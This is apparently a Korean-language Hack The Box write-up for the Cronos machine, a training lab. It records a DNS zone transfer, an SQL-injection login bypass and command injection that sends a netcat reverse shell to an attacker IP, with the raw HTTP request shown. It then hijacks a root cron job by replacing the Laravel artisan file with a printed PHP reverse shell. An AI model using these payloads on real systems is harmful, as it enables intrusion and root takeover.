dns-zone-transfer dns dig-axfr sqli command-injection cron pspy64
HTB : https://app.hackthebox.com/machines/Cronos?sort_by=created_at&sort_type=desc
Write up :
Machine IP :
Recon
22,53,80 포트 열림
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
53/tcp open  domain  ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
DNS 있으니 nslookup 10.129.227.211 실행
DNS Zone Transfer는 원래 Primary NS → Secondary NS 간 레코드 복제용임
설정이 잘못되면 DNS 레코드 전체를 덤프할 수 있음
┌──(root㉿kali)-[/home/kali/htb/cronos/recon]
└─# dig axfr @10.129.227.211 cronos.htb

; <<>> DiG 9.20.15-2-Debian <<>> axfr @10.129.227.211 cronos.htb
; (1 server found)
;; global options: +cmd
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
admin.cronos.htb.       604800  IN      A       10.10.10.13
ns1.cronos.htb.         604800  IN      A       10.10.10.13
www.cronos.htb.         604800  IN      A       10.10.10.13
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 688 msec
;; SERVER: 10.129.227.211#53(10.129.227.211) (TCP)
;; WHEN: Fri Apr 10 21:16:31 UTC 2026
;; XFR size: 7 records (messages 1, bytes 203)
admin.cronos.htb ns1.cronos.htb www.cronos.htb 서브도메인 확인

admin 페이지에 로그인 기능 존재함 test' or '1'='1' -- 쿼리로 로그인 우회 성공

8.8.8.8; ls -lah 커맨드 인젝션 가능함

패킷 요청은 command + host 조합임
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://admin.cronos.htb
Connection: keep-alive
Referer: http://admin.cronos.htb/welcome.php
Cookie: PHPSESSID=76aag3f66q8kifi42757gts5r4
Upgrade-Insecure-Requests: 1
Priority: u=0, i

command=ping+-c+1&host=8.8.8.8
리버스쉘 연결
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Origin: http://admin.cronos.htb
Connection: keep-alive
Referer: http://admin.cronos.htb/welcome.php
Cookie: PHPSESSID=76aag3f66q8kifi42757gts5r4
Upgrade-Insecure-Requests: 1
Priority: u=0, i

command=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/bash+-i+2>%261|nc+10.10.16.26+4444+>/tmp/f&host=

CRON 확인하기 위해 pspy64 실행, /var/www/laravel/artisan 파일이 동작중임
2026/04/11 11:35:01 CMD: UID=0     PID=1984   | php /var/www/laravel/artisan schedule:run
2026/04/11 11:35:01 CMD: UID=0     PID=1983   | /bin/sh -c php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
/etc/crontab 확인했을 때도 존재하고 루트 권한으로 실행중임
www-data@cronos:/home/noulis$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
artisan 파일은 www-data 계정의 소유이며 rwx 권한임
www-data@cronos:/var/www/laravel$ ls -lah artisan
-rwxr-xr-x 1 www-data www-data 1.7K Apr  9  2017 artisan
revershelshell.php 파일을 칼리에서 타겟 서버로 이동
artisan 파일을 리버스 쉘 내용으로 교체
mv /tmp/php-reverse-shell.php /var/www/laravel/artisan
www-data@cronos:/home$ cat /var/www/laravel/artisan
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubuserc
ontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.26';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;
if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();
        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }
        if ($pid) {
1분 뒤, 리버스쉘 실행되어 루트 권한 획득